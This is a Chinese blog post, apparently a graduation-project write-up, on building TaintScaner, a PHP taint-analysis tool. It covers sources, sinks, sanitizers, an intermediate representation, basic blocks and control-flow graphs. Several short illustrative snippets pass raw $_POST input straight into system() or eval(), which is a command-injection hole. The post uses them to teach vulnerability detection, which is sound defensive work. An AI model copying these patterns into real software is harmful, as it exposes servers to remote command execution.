项目地址

项目地址：https://github.com/Fushuling/TaintScaner

看完点个star，阿里嘎多😭

前言

首先，这个TaintScaner其实只是我的毕业设计，如果你觉得他写的很烂，不要怀疑，你是对的，写的确实很烂，主要是出于学习php的污点分析而设计的，初心只是想要实现一个能够快速匹配从Source点到Sink点路径的工具，所谓Source点，在PHP中大概就是$_POST、$_GET这类参数直接由使用者可控的变量，而从Source点流出的数据流我们称作污点流，也就是给这些可控数据打上标签，而Sink点就是一些危险函数，比如常见的什么system、eval之类的，如果存在一条从Source点到Sink点的路径，我们就认为从Source点流出的数据流可以传播到Sink点，代码存在安全漏洞。

说起来很简单，不过实际实现起来可没有那么简单，首先就是有路径其实也不一定可控，比如下面的代码：

```
<?php
$a = $_POST[1];
system($a);
```

这自然是一个典中典的存在安全问题的代码，这个例子中，$_POST[1]可以视作Source点，变量$a可以看作从Source点流出的污点数据，而我们的污点数据$a流入了Sink点system中，存在安全风险。但如果稍微修改一下，事情就有所不同了：

```
<?php
$a = $_POST[1];
$a = md5($a);
system($a);
```

当我们的变量$a经过md5之后，他还是使用者可控的变量吗？当然不是了，因此这时自然不能再把它视作污点，在污点分析之中，这类过滤函数的学名叫做**Sanitizer**，翻译过来大概是消毒剂的意思，就是一类可以让污点流无效化的函数。我们再来看下一个例子：

```
<?php
$a = $_POST[1];
$a = trim($a);
system($a);
```

现在流到system的$a还是污点数据吗，虽然trim也是一个PHP内置函数，起到了过滤作用，但它默认情况下只会在两端删除空白字符，虽然过滤了但和没过滤一样，自然也属于可控数据，在污点分析中这类函数叫做**Transfer**，即可以使污点流继续传播的函数。

除了这些简单的传播例子，在真实代码中还有一些非常复杂的情况：

```
<?php
$age = $_POST[1];
if ($age < 18) {
    system($age);
} elseif ($age == 18) {
    $age = 1;
    echo $age;
} elseif ($age == 19) {
    eval($age);
} else {
    echo $age;
}
```

比如对于这类分支语句，每一个分支实际上都是一条和其他分支隔离的单独的传播流，彼此之间相互独立不受影响，我们需要对这些分支单独做一次传播。在分支语句中根据是否存在默认分支，还存在一种特殊的情况：

```
<?php
$age = $_POST[1];
if ($age < 18) {
    $age = $age . "1";
} elseif ($age == 18) {
    $age = 1;
}
system($age);
```

上一个分支语句中，由于存在默认分支else，无论如何数据流在传播的过程中也需要经过if语句，区别值在于经过哪一个分支语句。而在这类没有默认分支的情况下，数据流传播时是可以不经过整个if语句直接留下来的，因此上面整个代码，有效的传播路径有两条：

```
$age = $_POST[1]; => $age = $age . "1"; =>system($age);
$age = $_POST[1]; =>system($age);
```

这也是一个很容易被忽略的情况，需要额外注意。

为了实现PHP中的污点分析，在最初是参考了一点梅子酒师傅的毕设：聊聊PHPVulFinder，不过后来发现梅子酒师傅的项目在各方面和我的预期都有很大的差距，所以IR那里是完全重构了一遍，而到了后面基本块、控制流图和污点分析那里分析思路的差异就更加大了，基本上没有啥关系了。

整体思路就是首先用php_parser转化成AST，然后在AST的基础上自己实现一套IR，在我这里命名叫做Q_IR，在Q_IR的基础上划分基本块，在基本块的基础上构造CFG，在CFG的基础上做污点传播。

对于没有分支语句的正常代码，当然是从上到下按顺序分析，甚至也没有什么划分基本块的必要，而对于存在多分支的语句，我的处理是把每个分支语句视作一个单独的基本块，对整个if语句做两个标记，分别作为分支语句的开始标记和结束标记，开始标记的出边指向每个分支语句对应的基本块，而每个基本块的出边又指向结束标记，这样就实现了流分支的划分，然后提取每一条这类流分支，作为单独的控制流，在每个单独的控制流上做污点的传播，后面会详细讲讲这一块，但缺点就是遇到大型项目的时候很容易出现分支爆炸的情况，不知道是我思路的问题还是污点传播就这样。

IR

IR学名叫做中间表示（Intermediate Representation, IR），是一类比AST层次更低的抽象表示，一个真实的PHP代码直接分析是非常难分析的，我们都是将其转化成了更低层次的抽象表示，在这个抽象表示的基础上再进行静态分析。

php-parser 是一个 PHP 代码解析器，可以将 PHP 源代码转换为 AST 。它由 Nikic 开发，作为 PHP 代码静态分析的核心工具之一。使用 php-parser，可以对 PHP 代码进行结构化解析，提取变量、函数调用、控制流结构等信息，便于后续分析，如代码优化、漏洞检测、自动化重构等。。

比如下面的代码，生成的AST如下：

```
<?php
echo "fushuling";
```

```
array(1) {
  [0]=>
  object(PhpParser\Node\Stmt\Echo_)#629 (2) {
    ["exprs"]=>
    array(1) {
      [0]=>
      object(PhpParser\Node\Scalar\String_)#628 (2) {
        ["value"]=>
        string(9) "fushuling"
        ["attributes":protected]=>
        array(4) {
          ["startLine"]=>
          int(2)
          ["endLine"]=>
          int(2)
          ["kind"]=>
          int(2)
          ["rawValue"]=>
          string(11) ""fushuling""
        }
      }
    }
    ["attributes":protected]=>
    array(2) {
      ["startLine"]=>
      int(2)
      ["endLine"]=>
      int(2)
    }
  }
}
```

可以看到对于php-parser解析生成的AST中保存了很多原有代码的信息，比如我们知道这个节点是`PhpParser\Node\Stmt\Echo_`类型，看样子也知道肯定代表echo，然后保存了很多调用的信息，比如echo输出的这个exprs (expression 表达式)是一个`PhpParser\Node\Scalar\String_`，是一个字符串，然后它的Value是”fushuling”，就算我们只看AST也能把原有代码分析个大差不差的，这就是将原有代码进行抽象化的好处。

php-parse生成的AST中，每种不同的代码对应生成不同的节点，常见的节点种类有：

- `PhpParser\Node\Stmt`（语句节点）是表示语句（Statement）的节点，即不返回值且不能出现在表达式中的语言结构。例如类定义（class definition）就是一个语句，它不会返回值，因此不能写成 func(class A {}); 这样的形式
- `PhpParser\Node\Expr`（表达式节点）是表示表达式（Expression）的节点，即返回值且可以出现在其他表达式中的语言结构。例如变量$var和函数调用func()都是表达式
- `PhpParser\Node\Scalar`（标量节点）表示标量值，如字符串'string'（PhpParser\Node\Scalar\String_），整数 0（PhpParser\Node\Scalar\LNumber），以及魔术常量 **FILE**（PhpParser\Node\Scalar\MagicConst\File）。所有 PhpParser\Node\Scalar 节点都继承自 PhpParser\Node\Expr，因为标量本质上也是一种表达式

不过这些东西了解个大概也就行了，毕竟AST只是万里长征的第一步，只是我们的一个过渡工具罢了，在实际开发的时候其实我也不大知道它解析出来的AST里各节点有啥用，都是用的时候再去查，想要把某代码解析成IR就用php_parser把代码生成AST然后看就行了。

有了php-parser做工具，自己实现一套IR其实不是一件难事，你只需要按照自己的想法，后面可能需要用到哪些属性，就把他保存到IR里就行了，在我这个项目，我把我的IR命名为Q_IR，具体实现如下：

```
class Q_IR
{
    public $id;         // 指令编号（唯一标识一个四元组）
    public $opcode;     // 操作符，例如赋值、加法、函数调用等
    public $operand1;   // 第一个操作数
    public $operand2;   // 第二个操作数（如果适用）
    public $dest;       // 目标（存储计算结果）

    //初始化四元式的各个属性
    public function __construct($id, $opcode = null, $operand1 = null, $operand2
= null, $dest = null)
    {
        $this->id = $id;
        $this->opcode = $opcode;
        $this->operand1 = $operand1;
        $this->operand2 = $operand2;
        $this->dest = $dest;
    }
}
```

Q是quad的意思，也就是四元组。一个Q_IR中除了id来标识自己，真实用于解析的其实是opcode、两个operand和dest，光看名字其实没什么用，除了opcode是真真实实的来标记这个Q_IR是干啥的以外，operand1、operand2和dest根据解析的代码不同保存的东西其实也不同，比如对于$a = $b，这个dest可能是标记的这个被赋值的$a，而在跳转语句中他可能代表的是跳转目的地等等，都是根据语句的不同实时解析的。

以echo语句为例，我们生成的Q_IR格式为{语句类型，null，调用参数，null}，对于下面的代码：


```
<?php
$a = "test";
echo $a;
```

对应的Q_IR就是

```
[2]=>
object(Q_IR)#639 (5) {
  ["id"]=>
  int(2)
  ["opcode"]=>
  string(9) "Stmt_Echo"
  ["operand1"]=>
  NULL
  ["operand2"]=>
  array(1) {
    [0]=>
    object(PhpParser\Node\Expr\Variable)#632 (2) {
      ["name"]=>
      string(1) "a"
      ["attributes":protected]=>
      array(2) {
        ["startLine"]=>
        int(3)
        ["endLine"]=>
        int(3)
      }
    }
  }
  ["dest"]=>
  NULL
}
```

可以看到，对于echo，我在opcode这里保存了它的类型Stmt_Echo，然后operand1和dest为空，只在operand2这里保存了echo输出的变量$a相关的信息。

除了这类普通语句，我们着重讲讲解析分支语句的Q_IR，简单来说，面对一个分支语句，我们生成开始标记和结束标记，开始标记对应Q_IR格式为{“Whole_Branch_Start”, null, null,null}，结束标记对应{“Whole_Branch_Finish”, null, null,null}，然后对于每一条分支，我们也用类似的方式划分他们的作用域，在每条分支的开始对应{“Stmt_Branch_Start”, null, 整个分支语句的开始id, 整个分支语句的结束id}，在结束对应{“Stmt_Branch_Finish”, $start_id, $end_id, null}(start->end 小分支的作用域)，两个标记之间就是这条分支真正的内容了，利用Stmt_Branch_Start对应的Q_IR来与整个分支语句的开始和结束相连，看起来就是下面的样子：



用标记划分作用域这个方法在项目里出现了很多次，很好用，比如在解析函数的时候也是用了相似的方法，在真实的PHP代码中大概有两类函数，第一类是用户函数，另一类是内置函数，这两类函数其实都使用了相似的方法进行识别，比如对于向函数中传入的参数，我们解析成{“Internal_Call_Param”, null, null,参数}，接着保存这次调用{“Expr_FuncCall_Internal”，函数名，null，调用结束的id}，最后再来一

个表示调用结束的Q_IR，格式为{“Expr_FuncCall_Internal_Finish”，调用开始的id，调用结束的id，null}，比如system($a)的解析结果如下：

```
  [1]=>
  object(Q_IR)#637 (5) {
    ["id"]=>
    int(1)
    ["opcode"]=>
    string(19) "Internal_Call_Param"
    ["operand1"]=>
    NULL
    ["operand2"]=>
    NULL
    ["dest"]=>
    object(PhpParser\Node\Arg)#630 (5) {
      ["name"]=>
      NULL
      ["value"]=>
      object(PhpParser\Node\Expr\Variable)#629 (2) {
        ["name"]=>
        string(1) "a"
        ["attributes":protected]=>
        array(2) {
          ["startLine"]=>
          int(2)
          ["endLine"]=>
          int(2)
        }
      }
      ["byRef"]=>
      bool(false)
      ["unpack"]=>
      bool(false)
      ["attributes":protected]=>
      array(2) {
        ["startLine"]=>
        int(2)
        ["endLine"]=>
        int(2)
      }
    }
  }
  [2]=>
  object(Q_IR)#638 (5) {
    ["id"]=>
    int(2)
    ["opcode"]=>
    string(22) "Expr_FuncCall_Internal"
    ["operand1"]=>
    object(PhpParser\Node\Name)#628 (2) {
      ["parts"]=>
      array(1) {
        [0]=>
        string(6) "system"
      }
      ["attributes":protected]=>
      array(2) {
        ["startLine"]=>
        int(2)
        ["endLine"]=>
        int(2)
      }
    }
    ["operand2"]=>
    NULL
    ["dest"]=>
    int(3)
  }
  [3]=>
  object(Q_IR)#639 (5) {
    ["id"]=>
    int(3)
    ["opcode"]=>
    string(29) "Expr_FuncCall_Internal_Finish"
    ["operand1"]=>
    int(1)
    ["operand2"]=>
    int(2)
    ["dest"]=>
    NULL
  }
}
array(0) {
```

基本块


按照专业的说法，划分基本块的关键便是找leader，即每个基本块的入口点，常见的入口点有三种，即代码的第一条语句，goto语句的目的地，goto语句的下一条语句。不过在真实的PHP项目中应该很少直接出现类似于C语言中goto的用法，所以我主要只对分支语句进行划分，把每个分支视作独立的基本块，其他顺序执行的代码事实上也没啥划分的必要了。

在我的项目里基本块是这么定义的：

```
class BasicBlock
{
    //出边与入边
    public $id;
    public $InEdge;
    public $Content = []; //基本块的内容  构建CFG的时候去一下重
    public $OutEdge;
}
```

id标识基本块的位置，InEdge代表入边，$OutEdge代表出边，$Content是每个基本块的内容。

在出现分支语句时，我们会直接生成一个基本块，并终止当前基本块，比如在正常的传播过程中，我们扫描到某个Q_IR的opcode为Whole_Branch_Start，这时我们会让当前基本块的出边赋值为这条Q_IR，然后继续向下传播，而当我们扫描到某个Q_IR的opcode为Stmt_Branch_Start时，这代表我们现在匹配到了分支语句的某一个分支的开始，此时我们会新生成一个基本块，并让该基本块的入边指向整个分支语句的开始，即Whole_Branch_Start对应的Q_IR，出边指向整个分支语句的结束，即Whole_Branch_Finish对应的Q_IR，然后不断向BasicBlock的content读入内容，直到遇到opcode为Stmt_Branch_Finish的Q_IR时，我们会将其读入$content，整条分支结束。而继续遍历到下一条分支的开始，即opcode为Stmt_Branch_Start的Q_IR，又按照相似过程处理，具体如下：



可以看到我并没有单独实现一个边的结构，基本块的相连就是靠出边和入边对应的Q_IR，如果块A和块B前后相连，那么块A的出边和块B的入边就是同一条Q_IR。在一般情况下，我们会一直默认当前基本块的入边是上一个基本块的出边，然后当前基本块的出边是本条Q_IR并加入content，直到匹配到最后一条Q_IR，此时会终止遍历，并将这条Q_IR作为当前基本块的出边。

CFG


说是CFG，不过我感觉我的CFG和正常的CFG还是有所不同，我这里定义了两个结构：

```
class Graph
{
    public $BasicBlock_Set = [];
    public $Q_IR_Set = [];
}

class CFG
{
    public $Graph_Set = []; // 所有的控制流的集合，保存了一个图的控制流
}
```

Graph就是一条单独的、没有分叉的控制流，里面有基本块集合和Q_IR集合，我们会把划分好基本块集合重新转化成Q_IR集合，这时的Q_IR就是顺序执行的了，后面分析的时候我们只需要按顺序遍历就行了，而CFG在我这里其实是控制流的集合，保存了图里的所有控制流。

在基本块那里我们分析了如何将解析而来的Q_IR转化成基本块，在这里我们需要将基本块转化成Graph。由于每个基本块都由出边、入边和内容组成，若基本块1和基本块2彼此相连，则基本块1的出边和基本块2的入边是同一个Q_IR，因此在对构建Graph的过程中，使用的核心算法其实就是暴力递归(DFS)，也就是不断用当前基本块的出边与下一个基本块的入边进行匹配，若二者是同一个Q_IR，则代表两个基本块前后相连，我们便将其加入每个控制流Graph的BasicBlock_Set属性中。

有个很值得注意的地方，就是在进行DFS的过程中，由于流的分叉，很可能会出现一个出边对应多个入边的情况，我们需要在这时检测出这种情况，并创建新的Graph的结构，因为出现一对多则说明出现了新的控制流，需要特殊处理，示例如下




可以看到这里基本块$a+1和$a+2的入边和$a的出边都是一样的，所以这里有两条控制流，这里我就直接用递归做的，用一个标记来标记当前入边是否是第一次匹配，若是第一次匹配，则标记为0，我们会不断调用递归的FindNext函数寻找下一个基本块，运行完之后将标记修改为1，在下一次匹配到入边时，我们则查看标记，若标记为1，则说明出现了流分叉的情况，需要新建Graph进行保存。

在成功解析基本块，并构造Graph后，我们会将每个Graph的BasicBlock_Set重新进行一次解析，将其重新从基本块转化成Q_IR，并经过去重后保存进Q_IR_Set中，在最后CFG的Graph_Set中，就是保存了每个Graph的控制流，而每条控制流其实就是经过解析后的Q_IR集合。

污点流传播

Source


在污点分析中，Source点是数据输入的起始位置，通常是用户输入或外部数据来源，简单来说是一些可以被用户修改的可控数据，在本项目中，选取的Source点如下：



这里可以自己改，但目前只支持这类数组形式的Source点，检测Source的逻辑也就是遇到数组就来这里匹配匹配是不是提前设定的Source，我不太知道有没有什么其他的Source，我感觉PHP里常见的也就这类了。


Sink

这里先只讲内置函数的Sink，用户函数是另一套逻辑，想改按这个格式改就行了，检测Sink的逻辑就是遇到函数执行来这里匹配看是不是提前设定好的Sink函数，是的话去匹配一下传来的参数是不是污点。



Sanitizer

Sanitizer里可以加用户函数或者内置函数，对于不是Sanitizer的函数，一律默认为transfer，比如$a = b($c)这个代码，如果发现b函数是一个Sanitizer，直接截断污点流传播，如果不是，就认为是transfer，然后去看给b传入的参数里是否存在污点，只要存在一个污点，那么就传播给$a。



传播

这里算是重头戏了，甚至可以说污点分析的关键就在这里，由于只有变量才可能是污点，因此我做了一个变量表，对于变量的信息定义如下：

```
class VarInfo
{
    public $linenum; //行号
    public $tainted; //是否污染

    public function __construct($linenum, $tainted)
    {
        $this->linenum = $linenum;
        $this->tainted = $tainted;
    }
}
```

